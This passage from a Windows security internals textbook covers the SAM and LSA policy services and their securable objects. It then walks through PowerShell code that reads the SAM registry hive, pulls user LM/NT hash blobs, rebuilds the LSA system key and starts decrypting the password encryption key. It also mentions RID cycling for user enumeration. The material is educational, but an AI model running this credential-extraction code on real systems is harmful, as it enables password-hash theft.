`LookupDomain` Enables looking up a domain's information from the SAM database

To connect to the SAM server, the security descriptor must grant the caller the `Connect` access right. The `Shutdown`, `Initialize`, and `CreateDomain` access rights were defined for operations no longer supported by the SAM service.

NOTE

The default configuration allows only users who are members of the computer's local Administrators *group to access the SAM remotely. If the caller is not a local administrator, access will be denied, regardless of the security descriptor configuration on the SAM. Windows 10 introduced this additional restriction to make it harder for malicious users to enumerate local users and groups on domain-joined systems or exploit weak security configurations. It does not apply to domain controllers or when accessing the SAM locally.*

Domain Objects

A *domain object* is a securable resource exposed by the SAM. The `EnumerateDomains` access right on the connection allows you to enumerate the names of the domains in the SAM database, while `LookupDomain` allows you to convert those names to SIDs, which are required to open a domain object using the `SamOpenDomain` API.

PowerShell implements this API in the `Get-SamDomain` command. In **Listing 10-10**, we use it to inspect the domain configuration in the SAM database.

```
PS> Get-SamDomain -Server $server -InfoOnly
Name     DomainId
----     --------
GRAPHITE S-1-5-21-2318445812-3516008893-216915059
Builtin  S-1-5-32

PS> $domain = Get-SamDomain -Server $server -Name "$env:COMPUTERNAME"
PS> $domain.PasswordInformation
MinimumLength : 7
HistoryLength : 24
Properties    : Complex
MaximumAge    : 42.00:00:00
MinimumAge    : 1.00:00:00
```

Listing 10-10: Enumerating and opening domains

We start by enumerating the domains accessible to the SAM. Because we use the `InfoOnly` parameter, this command won't open any domain objects; it will just return the names and domain SIDs. We're querying a workstation, so the first entry is the local workstation name, in this case *GRAPHITE*, and the local machine SID. The second is the built-in domain, which contains groups such as *BUILTIN\Administrators*.

Note that if the domains being enumerated are on a domain controller, the SAM service doesn't query a local SAM database. Instead, the service accesses the user data from Active Directory. In this case, the whole domain replaces the local domain object; it's not possible to directly query local users on a domain controller. We'll see in **Chapter 11** how to access the same information using native network protocols for Active Directory.

We can use the same command to open a domain object directory by specifying its name or SID. In this case, we choose to use the name. As the domain is a securable object, you can specify the specific access rights with which to open the domain object from the following list:

`ReadPasswordParameters` Enables reading password parameters (such as the policy)

`WritePasswordParams` Enables writing password parameters

`ReadOtherParameters` Enables reading general domain information

`WriteOtherParameters` Enables writing general domain information

`CreateUser` Enables creating a new user

`CreateGroup` Enables creating a new group

`CreateAlias` Enables creating a new alias

`GetAliasMembership` Enables getting the membership of an alias

`ListAccounts` Enables enumerating users, groups, or aliases in the domain

`Lookup` Enables looking up names or IDs of users, groups, or aliases

`AdministerServer` Enables changing the domain configuration, such as for domain replication

With the appropriate access, you can read or write properties of the domain object. For example, if you've been granted `ReadPasswordParameters` access, you can query the password policy for the domain using the `PasswordInformation` property, as we did in **Listing 10-10**.

If you've been granted the `ListAccounts` access right, you can also use the domain object to enumerate three other types of resources: users, groups, and aliases. We'll look at each of these in turn in the following sections.

User Objects

A *user object* represents what you'd expect: a local user account. You can open a user object with the `SamOpenUser` API or the `Get-SamUser` PowerShell command. **Listing 10-11** shows how to enumerate users in the domain using the `Get-SamUser` command.

```
PS> Get-SamUser -Domain $domain -InfoOnly
Name               Sid
----               ---
admin              S-1-5-21-2318445812-3516008893-216915059-1001
Administrator      S-1-5-21-2318445812-3516008893-216915059-500
DefaultAccount     S-1-5-21-2318445812-3516008893-216915059-503
Guest              S-1-5-21-2318445812-3516008893-216915059-501
user               S-1-5-21-2318445812-3516008893-216915059-1002
WDAGUtilityAccount S-1-5-21-2318445812-3516008893-216915059-504
```

```
❶ PS> $user = Get-SamUser -Domain $domain -Name "WDAGUtilityAccount"
  PS> $user.UserAccountControl
❷ AccountDisabled, NormalAccount
  PS> Format-NtSecurityDescriptor $user -Summary
  <Owner> : BUILTIN\Administrators
  <Group> : BUILTIN\Administrators
  <DACL>
❸ Everyone: (Allowed)(None)(ReadGeneral|ReadPreferences|ReadLogon|ReadAccount|
  ChangePassword|ListGroups|ReadGroupInformation|ReadControl)
❹ BUILTIN\Administrators: (Allowed)(None)(Full Access)
  GRAPHITE\WDAGUtilityAccount: (Allowed)(None)(WritePreferences|ChangePassword|
  ReadControl)
```

Listing 10-11: Enumerating users in the domain

The list of usernames and SIDs returned here should match the output from **Listing 10-1**, where we used the `Get-LocalUser` command. To get more information about a user, you need to open the user object ❶.

One property you can query on the opened user is the list of User Account Control flags. These flags define various properties of the user. In this case, as we've opened the *WDAGUtilityAccount* user, we find that it has the `AccountDisabled` flag set ❷. This matches the output in **Listing 10-1**, which had the `Enabled` value set to `False` for this user account.

As with the connection and the domain, each user object can have its own security descriptor configured. These can grant the following access rights:

`ReadGeneral` Enables reading general properties; for example, the username and full name properties

`ReadPreferences` Enables reading preferences; for example, the user's text code page preference

`WritePreferences` Enables writing preferences; for example, the user's text code page preference

`ReadLogon` Enables reading the logon configuration and statistics; for example, the last logon time

`ReadAccount` Enables reading the account configuration; for example, the user account control flags

`WriteAccount` Enables writing the account configuration; for example, the user account control flags

`ChangePassword` Enables changing the user's password

`ForcePasswordChange` Enables force-changing a user's password

`ListGroups` Enables listing the user's group memberships

`ReadGroupInformation` Currently unused

`WriteGroupInformation` Currently unused

Perhaps the most interesting of these access rights are `ChangePassword` and `ForcePasswordChange`. The first allows the user's password to be changed using an API like `SamChangePassword`. For this to succeed, the caller must provide the old password along with the new password to set. If the old password doesn't match the one that's currently set, the server rejects the change request. You can see in **Listing 10-11** that the *Everyone* group ❸ and the *WDAGUtilityAccount* user are granted the `ChangePassword` access right.

However, there are circumstances where an administrator might need to be able to change a user's password even if they don't know the previous password (if the user has forgotten it, for example). A caller who is granted `ForcePasswordChange` access on the user object can assign a new one without needing to know the old password. In this case the password is set using the `SamSetInformationUser` API. In **Listing 10-11**, only the *Administrators* group is granted `ForcePasswordChange` access ❹.

Group Objects

Group objects configure the group membership of a user's token when it's created. We can enumerate the groups in a domain using the `Get-SamGroup` command and the members of a group using `Get-SamGroupMember`, as shown in **Listing 10-12**.

```
PS> Get-SamGroup -Domain $domain -InfoOnly
Name Sid
---- ---
None S-1-5-21-2318445812-3516008893-216915059-513
❶ PS> $group = Get-SamGroup $domain -Name "None"
❷ PS> Get-SamGroupMember -Group $group
RelativeId                          Attributes
----------                          ----------
       500 Mandatory, EnabledByDefault, Enabled
       501 Mandatory, EnabledByDefault, Enabled
       503 Mandatory, EnabledByDefault, Enabled
       504 Mandatory, EnabledByDefault, Enabled
      1001 Mandatory, EnabledByDefault, Enabled
      1002 Mandatory, EnabledByDefault, Enabled
```

Listing 10-12: Listing domain group objects and enumerating members

The output of this command might surprise you. Where are the rest of the groups we saw in **Listing 10-4** as the output of the `Get-LocalGroup` command? Also, if you check that earlier output, you won't find the *None* group, even though we see it returned here. What's going on?

First, the `Get-LocalGroup` command returns groups in both the local domain and the separate *BUILTIN* domain. In **Listing 10-12**, we're looking at only the local domain, so we wouldn't expect to see a group such as *BUILTIN\Administrators*.

Second, the `None` group is hidden from view by the higher-level APIs used by the `Get-LocalGroup` command, as it's not really a group you're supposed to modify. It's managed by the LSA, which adds new members automatically when new users are created. If we list the members by opening the group ❶ and using the `Get-SamGroupMember` command ❷, we see that the members are stored as the user's relative ID along with group attributes.

Note that the group doesn't store the whole SID. This means a group can contain members in the same domain only, which severely limits their use. This is why the higher-level APIs don't expose an easy way to manipulate them.

Interestingly, the default security descriptor for a domain object doesn't grant anyone the `CreateGroup` access right, which allows for new groups to

be created. Windows really doesn't want you using group objects (although, if you really wanted to, you could change the security descriptor manually as an administrator to allow group creation to succeed).

Alias Objects

The final object type is the *alias object*. These objects represent the groups you're more familiar with, as they're the underlying type returned by the `Get-LocalGroup` command. For example, the *BUILTIN* domain object has aliases for groups such as *BUILTIN\Administrators*, which is used only on the local Windows system.

As **Listing 10-13** demonstrates, we can enumerate the aliases in a domain with the `Get-SamAlias` command and query its members with `Get-SamAliasMember`.

```
  PS> Get-SamAlias -Domain $domain -InfoOnly
  Name          Sid
  ----          ---
❶ Awesome Users S-1-5-21-1653919079-861867932-2690720175-101

❷ PS> $alias = Get-SamAlias -Domain $domain -Name "Awesome Users"
❸ PS> Get-SamAliasMember -Alias $alias
  Name                    Sid
  ----                    ---
  NT AUTHORITY\INTERACTIVE S-1-5-4
  GRAPHITE\admin          S-1-5-21-2318445812-3516008893-216915059-1001
```

Listing 10-13: Listing domain alias objects and enumerating members

In this case, the only alias in the local domain is *Awesome Users* ❶. To see a list of its members, we can open the alias by name ❷ and use the `Get-SamAliasMember` command ❸. Note that the entire SID is stored for each member, which means that (unlike with groups) the members of an alias can be from different domains. This makes aliases much more useful as a grouping mechanism and is likely why Windows does its best to hide the group objects from view.

Group and alias objects support the same access rights, although the raw access mask values differ. You can request the following types of access on both kinds of objects:

`AddMember` Enables adding a new member to the object

`RemoveMember` Enables removing a member from the object

`ListMembers` Enables listing members of the object

`ReadInformation` Enables reading properties of the object

`WriteAccount` Enables writing properties of the object

This concludes our discussion of the SAM remote service. Let's now take a quick look at the second remote service, which allows you to access the domain policy.

The Domain Policy Remote Service

Microsoft documents the protocol used to access the LSA policy (and thus the SECURITY database) in *MS-LSAD*. We can make a connection to the LSA policy using the `LsaOpenPolicy` Win32 API, which returns a handle for subsequent calls. PowerShell exposes this API with the `Get-LsaPolicy` command, as demonstrated in **Listing 10-14**.

```
PS> $policy = Get-LsaPolicy
PS> Format-NtSecurityDescriptor $policy -Summary
<Owner> : BUILTIN\Administrators
<Group> : NT AUTHORITY\SYSTEM
<DACL>
NT AUTHORITY\ANONYMOUS LOGON: (Denied)(None)(LookupNames)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
Everyone: (Allowed)(None)(ViewLocalInformation|LookupNames|ReadControl)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(None)(ViewLocalInformation|LookupNames)
--snip--
```

Listing 10-14: Opening the LSA policy, querying its security descriptor, and looking up a SID

First, we open the LSA policy on the local system. You can use the `SystemName` parameter to specify the system to access if it's not the local system. The LSA policy is a securable object, and we can query its security descriptor as shown here, assuming we have `ReadControl` access.

You can specify one or more of the following access rights for the open policy by using the `Access` parameter when calling the `Get-LsaPolicy` command:

`ViewLocalInformation` Enables viewing policy information

`ViewAuditInformation` Enables viewing audit information

`GetPrivateInformation` Enables viewing private information

`TrustAdmin` Enables managing the domain trust configuration

`CreateAccount` Enables creating a new account object

`CreateSecret` Enables creating a new secret object

`CreatePrivilege` Enables creating a new privilege (unsupported)

`SetDefaultQuotaLimits` Enables setting default quota limits (unsupported)

`SetAuditRequirements` Enables setting the audit event configuration

`AuditLogAdmin` Enables managing the audit log

`ServerAdmin` Enables managing the server configuration

`LookupNames` Enables looking up SIDs or names of accounts

`Notification` Enables receiving notifications of policy changes

With the policy object and the appropriate access rights, you can manage the server's configuration. You can also look up and open the three types of objects in the SECURITY database shown in **Figure 10-6**: accounts, secrets, and trusted domains. The following sections describe these objects.

Account Objects

An *account object* is not the same as the user objects we accessed via the SAM remote service. An account object doesn't need to be tied to a registered user account; instead, it's used to configure the account rights we discussed earlier. For example, if you want to assign a specific privilege to

a user account, you must ensure that an account object exists for the user's SID and then add the privilege to that object.

You can create a new account object using the `LsaCreateAccount` API if you have `CreateAccount` access on the policy object. However, you don't normally need to do this directly. Instead, you'll typically access account objects from the LSA policy, as shown in **Listing 10-15**.

```
❶ PS> $policy = Get-LsaPolicy -Access ViewLocalInformation
❷ PS> Get-LsaAccount -Policy $policy -InfoOnly
  Name                                  Sid
  ----                                  ---
  Window Manager\Window Manager Group   S-1-5-90-0
  NT VIRTUAL MACHINE\Virtual Machines   S-1-5-83-0
  NT SERVICE\ALL SERVICES               S-1-5-80-0
  NT AUTHORITY\SERVICE                  S-1-5-6
  BUILTIN\Performance Log Users         S-1-5-32-559
  --snip--

  PS> $sid = Get-NtSid -KnownSid BuiltinUsers
❸ PS> $account = Get-LsaAccount -Policy $policy -Sid $sid
  PS> Format-NtSecurityDescriptor -Object $account -Summary
  <Owner> : BUILTIN\Administrators
  <Group> : NT AUTHORITY\SYSTEM
  <DACL>
❹ BUILTIN\Administrators: (Allowed)(None)(Full Access)
  Everyone: (Allowed)(None)(ReadControl)
```

Listing 10-15: Listing and opening LSA account objects

We first open the policy with the `ViewLocalInformation` access right ❶, then use the `Get-LsaAccount` PowerShell command to enumerate the account objects ❷. You can see that the output lists the internal groups, not the local users we inspected earlier in the chapter, returning the name and SID for each.

You can then open an account object by its SID; for example, here we open the built-in user's account object ❸. The account objects are securable and have an associated security descriptor that you can query. In this case, we can see in the formatted output that only the *Administrators* group gets full access to an account ❹. The only other ACE grants `ReadControl` access to *Everyone*, which prevents the rights for an account

from being enumerated. If the security descriptor allows it, account objects can be assigned the following access rights:

`View` Enables viewing information about the account object, such as privileges and logon rights

`AdjustPrivileges` Enables adjusting the assigned privileges

`AdjustQuotas` Enables adjusting user quotas

`AdjustSystemAccess` Enables adjusting the assigned logon rights

If we rerun the commands in **Listing 10-15** as an administrator, we can then use the account object to enumerate privileges and logon rights, as in **Listing 10-16**.

```
PS> $account.Privileges
Name                          Luid              Enabled
----                          ----              -------
SeChangeNotifyPrivilege       00000000-00000017 False
SeIncreaseWorkingSetPrivilege 00000000-00000021 False
SeShutdownPrivilege           00000000-00000013 False
SeUndockPrivilege             00000000-00000019 False
SeTimeZonePrivilege           00000000-00000022 False

PS> $account.SystemAccess
InteractiveLogon, NetworkLogon
```

Listing 10-16: Enumerating privileges and logon rights

What is interesting here is that privileges and logon rights are listed in separate ways, even though you saw earlier that account rights were represented in a manner similar to privileges: using the name to identify the right to assign. For the account object, privileges are stored as a list of LUIDs, which is the same format used by the `Token` object. However, the logon rights are stored as a set of bit flags in the `SystemAccess` property.

This difference is due to the way Microsoft designed the account right APIs that are used by `Get-NtAccountRight` and related commands. These APIs merge the various account rights and privileges into one to make it easier for a developer to write correct code. I'd recommend using `Get-`

`NtAccountRight` or the underlying API rather than going directly to the LSA policy to inspect and modify the account rights.

Secret Objects

The LSA can maintain secret data for other services on the system, as well as for itself. It exposes this data through *secret objects*. To create a new secret object you need to have the `CreateSecret` access right on the policy. **Listing 10-17** shows how to open and inspect an existing LSA secret object. Run these commands as an administrator.

```
  PS> $policy = Get-LsaPolicy
❶ PS> $secret = Get-LsaSecret -Policy $policy -Name "DPAPI_SYSTEM"
❷ PS> Format-NtSecurityDescriptor $secret -Summary
  <Owner> : BUILTIN\Administrators
  <Group> : NT AUTHORITY\SYSTEM
  <DACL>
  BUILTIN\Administrators: (Allowed)(None)(Full Access)
  Everyone: (Allowed)(None)(ReadControl)

❸ PS> $value = $secret.Query()
  PS> $value
  CurrentValue    CurrentValueSetTime  OldValue        OldValueSetTime
  ------------    -------------------  --------        ---------------
  {1, 0, 0, 0...} 3/12/2021 1:46:08 PM {1, 0, 0, 0...} 11/18 11:42:47 PM

❹ PS> $value.CurrentValue | Out-HexDump -ShowAll
            00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
  ------------------------------------------------------------------------------
  00000000: 01 00 00 00 3B 14 CB FB B0 83 3D DF 98 A5 42 F9  - ....;.....=...B.
  00000010: 65 64 4B B5 95 63 E1 E8 9C C8 00 C0 80 0C 71 E0  - edK..c........q.
  00000020: C3 46 B1 43 A4 96 0E 65 5E B1 EC 46              - .F.C...e^..F
```

Listing 10-17: Opening and inspecting an LSA secret

We start by opening the policy, then use the `Get-LsaSecret` command to open a secret by name ❶. There is no API to enumerate the stored secrets; you must know their names to open them. In this case, we open a secret that should exist on every system: the *Data Protection API (DPAPI)* master key, named *DPAPI_SYSTEM*. The DPAPI is used to encrypt data based on the user's password. For it to function, it needs a system master key.

As the secret is securable, we can check its security descriptor ❷, which can assign the following access rights:

`SetValue` Enables setting the value of the secret

`QueryValue` Enables querying the value of the secret

If you have the `QueryValue` access right, you can inspect the contents of the key using the `Query` method, as we do in **Listing 10-17** ❸. The secret contains the current value and a previous value, as well as timestamps for when those values were set. Here, we display the current value as hex ❹. The contents of the secret's value are defined by the DPAPI, which we won't dig into further in this book.

Trusted Domain Objects

The final type of object in the SECURITY database is the *trusted domain object*. These objects describe the trust relationships between domains in a forest. Although the domain policy remote service was designed for use with domains prior to the introduction of Active Directory, it can still be used to query the trust relationships on a modern domain controller.

Listing 10-18 shows an example of how to open the policy on a domain controller and then query for the list of trusted domains.

```
PS> $policy = Get-LsaPolicy -ServerName "PRIMARYDC"
PS> Get-LsaTrustedDomain -Policy $policy -InfoOnly
Name                      TrustDirection TrustType
----                      -------------- ---------
engineering.mineral.local BiDirectional  Uplevel
sales.mineral.local       BiDirectional  Uplevel
```

Listing 10-18: Enumerating trust relationships for a domain controller

To inspect and configure trust relationships, you should use Active Directory commands, not the domain policy remote service's commands. Therefore, I won't dwell on these objects any further; we'll come back to the subject of inspecting trust relationships in the next chapter.

NOTE

> *While trusted domains are securable objects, the security descriptors are not configurable through any of the remote service APIs; attempting this will generate an error. This is because the security is implemented by Active Directory, not the LSA.*

Name Lookup and Mapping

If you're granted `LookupNames` access, the domain policy remote service will let you translate SIDs to names, and vice versa. For example, as shown in **Listing 10-19**, you can specify one or more SIDs to receive the corresponding users and domains using the `Get-LsaName` PowerShell command. You can also specify a name and receive the SID using `Get-LsaSid`.

```
PS> $policy = Get-LsaPolicy -Access LookupNames
PS> Get-LsaName -Policy $policy -Sid "S-1-1-0", "S-1-5-32-544"
Domain  Name           Source  NameUse
------  ----           ------  -------
        Everyone       Account WellKnownGroup
BUILTIN Administrators Account Alias

PS> Get-LsaSid -Policy $policy -Name "Guest" | Select-Object Sddl
Sddl
----
S-1-5-21-1653919079-861867932-2690720175-501
```

Listing 10-19: Looking up a SID or a name from the policy

Before Windows 10, it was possible for an unauthenticated user to use the lookup APIs to enumerate users on a system, as the anonymous user was granted `LookupNames` access. This was a problem because an attack calling *RID cycling* could brute-force valid users on the system. As you witnessed in **Listing 10-14**, current versions of Windows explicitly deny the `LookupNames` access right. However, RID cycling remains a useful technique for authenticated non-administrator domain users, as non-administrators can't use the SAM remote service.

It's also possible to add mappings from SIDs to names, even if they're not well-known SIDs or registered accounts in the SAM database. The Win32 API `LsaManageSidNameMapping` controls this. It's used by the SCM (discussed in **Chapter 3**) to set up service-specific SIDs to control resource access, and

you can use it yourself, although you'll encounter the following restrictions:

- The caller needs `SeTcbPrivilege` enabled and must be on the same system as the LSA.
- The SID to map must be in the NT security authority.
- The first RID of the SID must be between `80` and `111` (inclusive of those values).
- You must first register a domain SID before you can add a child SID in that domain.

You can call the `LsaManageSidNameMapping` API to add or remove mappings using the `Add-NtSidName` and `Remove-NtSidName` PowerShell commands. **Listing 10-20** shows how to add SID-to-name mappings to the LSA as an administrator.

```
❶ PS> $domain_sid = Get-NtSid -SecurityAuthority Nt -RelativeIdentifier 99
❷ PS> $user_sid = Get-NtSid -BaseSid $domain_sid -RelativeIdentifier 1000
  PS> $domain = "CUSTOMDOMAIN"
  PS> $user = "USER"
  PS> Invoke-NtToken -System {
    ❸ Add-NtSidName -Domain $domain -Sid $domain_sid -Register
      Add-NtSidName -Domain $domain -Name $user -Sid $user_sid -Register
    ❹ Use-NtObject($policy = Get-LsaPolicy) {
          Get-LsaName -Policy $policy -Sid $domain_sid, $user_sid
      }
    ❺ Remove-NtSidname -Sid $user_sid -Unregister
      Remove-NtSidName -Sid $domain_sid -Unregister
  }
  Domain       Name      Source  NameUse
  ------       ----      ------  -------
  CUSTOMDOMAIN           Account Domain
  CUSTOMDOMAIN USER      Account WellKnownGroup
```

Listing 10-20: Adding and removing SID-to-name mappings

We first define the domain SID with a RID of `99` ❶, then create a user SID based on the domain SID with a RID of `1000` ❷. We're impersonating the *SYSTEM* user, so we have the `SeTcbPrivilege` privilege, which means we can use the `Add-NtSidName` command with the `Register` parameter to add the mapping ❸. (Recall that you need to register the domain before adding

the user.) We then use the policy to check the SID mappings for the LSA ❹. Finally, we remove the SID-to-name mappings to clean up the changes we've made ❺.

This concludes our discussion of the LSA policy. Let's now look at how the two configuration databases, SAM and SECURITY, are stored locally.

The SAM and SECURITY Databases

You've seen how to access the SAM and SECURITY databases using the remote services. However, you'll find it instructive to explore how these databases are stored locally, as registry keys. By accessing the databases directly, you can obtain information not exposed by the remote services, such as password hashes.

WARNING

These registry keys aren't designed to be accessed directly, so the way in which they store the user and policy configurations could change at any time. Keep in mind that the description provided in this section might no longer be accurate at the time you're reading it. Also, because direct access is a common technique used by malicious software, it's very possible that script code in this section that you attempt to run may be blocked by any antivirus product running on your system.

Accessing the SAM Database Through the Registry

Let's start with the SAM database, found in the registry at *REGISTRY\MACHINE\SAM*. It's secured so that only the *SYSTEM* user can read and write to its registry keys. You could run PowerShell as the *SYSTEM* user with the `Start-Win32ChildProcess` command and then access the registry that way, but there is a simpler approach.

As an administrator, we can bypass the read access check on the registry by enabling `SeBackupPrivilege`. If we create a new object manager drive provider while this privilege is enabled, we can inspect the SAM database registry key using the shell. Run the commands in **Listing 10-21** as an administrator.

```
PS> Enable-NtTokenPrivilege SeBackupPrivilege
PS> New-PSDrive -PSProvider NtObjectManager -Name SEC -Root ntkey:MACHINE
PS> ls -Depth 1 -Recurse SEC:\SAM\SAM
Name                    TypeName
----                    --------
SAM\SAM\Domains         Key
SAM\SAM\LastSkuUpgrade  Key
SAM\SAM\RXACT           Key
❶ SAM\SAM\Domains\Account Key
❷ SAM\SAM\Domains\Builtin Key
```

Listing 10-21: Mapping the MACHINE *registry key with SeBackupPrivilege and listing the SAM database registry key*

We begin by enabling `SeBackupPrivilege`. With the privilege enabled, we can use the `New-PSDrive` command to map a view of the *MACHINE* registry key to the *SEC:* drive. This enables the drive to use `SeBackupPrivilege` to circumvent security checking.

We can list the contents of the SAM database registry key using the normal PowerShell commands. The two most important keys are *Account* ❶ and *Builtin* ❷. The *Account* key represents the local domain we accessed using the SAM remote service and contains the details of local users and groups. The *Builtin* key contains the local built-in groups; for example, *BUILTIN\Administrators*.

Extracting User Configurations

Let's use our access to the SAM database registry key to extract the configuration of a user account. **Listing 10-22** shows how to inspect a user's configuration. Run these commands as an administrator.

```
PS> $key = Get-Item SEC:\SAM\SAM\Domains\Account\Users\000001F4 ❶
PS> $key.Values ❷
Name                    Type   DataObject
----                    ----   ----------
F                       Binary {3, 0, 1, 0...}
V                       Binary {0, 0, 0, 0...}
SupplementalCredentials Binary {0, 0, 0, 0...}

PS> function Get-VariableAttribute($key, [int]$Index) {
    $MaxAttr = 0x11
```

```
    $V = $key["V"].Data
    $base_ofs = $Index * 12
    $curr_ofs = [System.BitConverter]::ToInt32($V, $base_ofs) + ($MaxAttr * 12)
    $len = [System.BitConverter]::ToInt32($V, $base_ofs + 4)

    if ($len -gt 0) {
       $V[$curr_ofs..($curr_ofs+$len-1)]
    } else {
        @()
    }
}

PS> $sd = Get-VariableAttribute $key -Index 0 ❸
PS> New-NtSecurityDescriptor -Byte $sd
Owner                  DACL ACE Count SACL ACE Count Integrity Level
-----                  -------------- -------------- ---------------
BUILTIN\Administrators 4              2              NONE

PS> Get-VariableAttribute $key -Index 1 | Out-HexDump -ShowAll ❹
                   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 41 00 64 00 6D 00 69 00 6E 00 69 00 73 00 74 00  - A.d.m.i.n.i.s.t.
00000010: 72 00 61 00 74 00 6F 00 72 00                    - r.a.t.o.r.

PS> $lm = Get-VariableAttribute $key -Index 13 ❺
PS> $lm | Out-HexDump -ShowAddress
00000000: 03 00 02 00 00 00 00 00 4B 70 1B 49 1A A4 F9 36
00000010: 81 F7 4D 52 8A 1B A5 D0

PS> $nt = Get-VariableAttribute $key -Index 14 ❻
PS> $nt | Out-HexDump -ShowAddress
00000000: 03 00 02 00 10 00 00 00 CA 15 AB DA 31 00 2A 72
00000010: 6E 4B CE 89 27 7E A6 F6 D8 19 CE B7 58 AC 93 F5
00000020: D1 89 73 FB B2 C3 AA 41 95 FE 6F F8 B7 58 37 09
00000030: 0D 4B E2 4C DB 37 3F 91
```

Listing 10-22: Displaying data for the default administrator user

The registry key stores user information in keys where the name is the hexadecimal representation of the user's RID in the domain. For example, in **Listing 10-22**, we query for the *Administrator* user, which always has a RID of `500` in decimal. Therefore, we know it will be stored in the key `000001F4`, which is the RID in hexadecimal ❶. You could also list the *Users* key to find other users.

The key contains a small number of binary values ❷. In this example, we have three values: the `F` value, which is a set of fixed-sized attributes for the user; `V`, which is a set of variable-sized attributes; and `SupplementalCredentials`, which could be used to store credentials other than the NT hash, such as online accounts or biometric information.

At the start of the variable-sized attributes value is an attribute index table. Each index entry has an offset, a size, and additional flags. The important user data is stored in these indexes:

Index 0 The user object's security descriptor ❸

Index 1 The user's name ❹

Index 13 The user's LM hash ❺

Index 14 The user's NT hash ❻

The LM and NT hash values aren't stored in plaintext; the LSA obfuscates them using a couple of different encryption algorithms, such as RC4 and Advanced Encryption Standard (AES). Let's develop some code to extract the hash values for a user.

Extracting the System Key

In the original version of Windows NT, you needed only the SAM database registry key to decrypt the NT hash. In Windows 2000 and later, you need an additional key, the *LSA system key*, which is hidden inside the *SYSTEM* registry key. This key is also used as part of the obfuscation mechanism for values in the SECURITY database registry key.

The first step to extracting an NT hash is extracting the system key into a form we can use. **Listing 10-23** shows an example.

```
PS> function Get-LsaSystemKey {
  ❶ $names = "JD", "Skew1", "GBG", "Data"
    $keybase = "NtKey:\MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\"
    $key = $names | ForEach-Object {
        $key = Get-Item "$keybase\$_"
     ❷ $key.ClassName | ConvertFrom-HexDump
    }
```

```
  ❸ 8, 5, 4, 2, 11, 9, 13, 3, 0, 6, 1, 12, 14, 10, 15, 7 |
ForEach-Object {
        $key[$_]
    }
}
❹ PS> Get-LsaSystemKey | Out-HexDump
  3E 98 06 D8 E3 C7 12 88 99 CF F4 1D 5E DE 7E 21
```

Listing 10-23: Extracting the obfuscated LSA system key

The key is stored in four separate parts inside the LSA configuration key ❶. To add a layer of obfuscation, the parts aren't stored as registry values; instead, they're hexadecimal text strings stored in the rarely used registry key class name value. We can extract these values using the `ClassName` property and then convert them to bytes ❷.

We must then permutate the boot key's byte values using a fixed ordering to generate the final key ❸. We can run the `Get-LsaSystemKey` PowerShell command to display the bytes ❹. Note that the value of the key is system specific, so the output you see will almost certainly be different.

One interesting thing to note is that getting the boot key doesn't require administrator access. This means that an arbitrary file-read vulnerability could enable a non-administrator to extract the registry hive files backing the *SAM* and *SECURITY* registry keys and decrypt their contents (which doesn't seem like a particularly good application of defense in depth).

Decrypting the Password Encryption Key

The next step in the deobfuscation process is to decrypt the *password encryption key (PEK)* using the system key. The PEK is used to encrypt the user hash values we extracted in **Listing 10-22**. In **Listing 10-24**, we define the function to decrypt the PEK.

```
PS> function Unprotect-PasswordEncryptionKey {
  ❶ $key = Get-Item SEC:\SAM\SAM\Domains\Account
    $fval = $key["F"].Data

  ❷ $enctype = [BitConverter]::ToInt32($fval, 0x68)
    $endofs = [BitConverter]::ToInt32($fval, 0x6C) + 0x68
    $data = $fval[0x70..($endofs-1)]
```

```
    ❸ switch($enctype) {
          1 {Unprotect-PasswordEncryptionKeyRC4 -Data $data}
          2 {Unprotect-PasswordEncryptionKeyAES -Data $data}
          default {throw "Unknown password encryption format"}
      }
  }
```

Listing 10-24: Defining the Unprotect-PasswordEncryptionKey decryption function

First we query the registry value ❶ that contains the data associated with the PEK. Next, we find the encrypted PEK in the fixed-attribute registry variable at offset `0x68` ❷ (remember that this location could change). The first 32-bit integer represents the type of encryption used, either RC4 or AES128. The second 32-bit integer is the length of the trailing encrypted PEK. We extract the data and then call an algorithm-specific decryption function ❸.

Let's look at the decryption functions. **Listing 10-25** shows how to decrypt the password using RC4.

```
❶ PS> function Get-MD5Hash([byte[]]$Data) {
      $md5 = [System.Security.Cryptography.MD5]::Create()
      $md5.ComputeHash($Data)
  }

  PS> function Get-StringBytes([string]$String) {
      [System.Text.Encoding]::ASCII.GetBytes($String + "`0")
  }

  PS> function Compare-Bytes([byte[]]$Left, [byte[]]$Right) {
      [Convert]::ToBase64String($Left) -eq [Convert]::ToBase64String($Right)
  }

❷ PS> function Unprotect-PasswordEncryptionKeyRC4([byte[]]$Data) {
    ❸ $syskey = Get-LsaSystemKey
      $qiv = Get-StringBytes '!@#$%^&*()qwertyUIOPAzxcvbnmQQQQQQQQQQQQ)(*@&%'
      $niv = Get-StringBytes '0123456789012345678901234567890123456789'
      $rc4_key = Get-MD5Hash -Data ($Data[0..15] + $qiv + $syskey + $niv)

    ❹ $decbuf = Unprotect-RC4 -Data $data -Offset 0x10 -Length 32 -Key $rc4_key
      $pek = $decbuf[0..15]
      $hash = $decbuf[16..31]
```

```
  ❺ $pek_hash = Get-MD5Hash -Data ($pek + $niv + $pek + $qiv)
    if (!(Compare-Bytes $hash $pek_hash)) {
       throw "Invalid password key for RC4."
    }

    $pek
}
```

Listing 10-25: Decrypting the password encryption key using RC4

We start by creating some helper functions for the decryption process, such as `Get-MD5Hash`, which calculates an MD5 hash ❶. We then start the decryption ❷. The `$Data` parameter that we pass to the `Unprotect-PasswordEncryptionKeyRC4` function is the value extracted from the fixed-attribute buffer.

The function constructs a long binary string containing the first 16 bytes of the encrypted data (an *initialization vector*, used to randomize the encrypted data), along with two fixed strings and the system key ❸.

The binary string is then hashed using the MD5 algorithm to generate a key for the RC4 encryption, which we use to decrypt the remaining 32 bytes of the encrypted data ❹. The first 16 decrypted bytes are the PEK, and the second 16 bytes are an MD5 hash used to verify that the decryption was correct. We check the hash value ❺ to make sure we've successfully decrypted the PEK. If the hash value is not correct, we'll throw an exception to indicate the failure.

In **Listing 10-26**, we define the functions for decrypting the PEK using AES.

```
❶ PS> function Unprotect-AES([byte[]]$Data, [byte[]]$IV, [byte[]]$Key) {
      $aes = [System.Security.Cryptography.Aes]::Create()
      $aes.Mode = "CBC"
      $aes.Padding = "PKCS7"
      $aes.Key = $Key
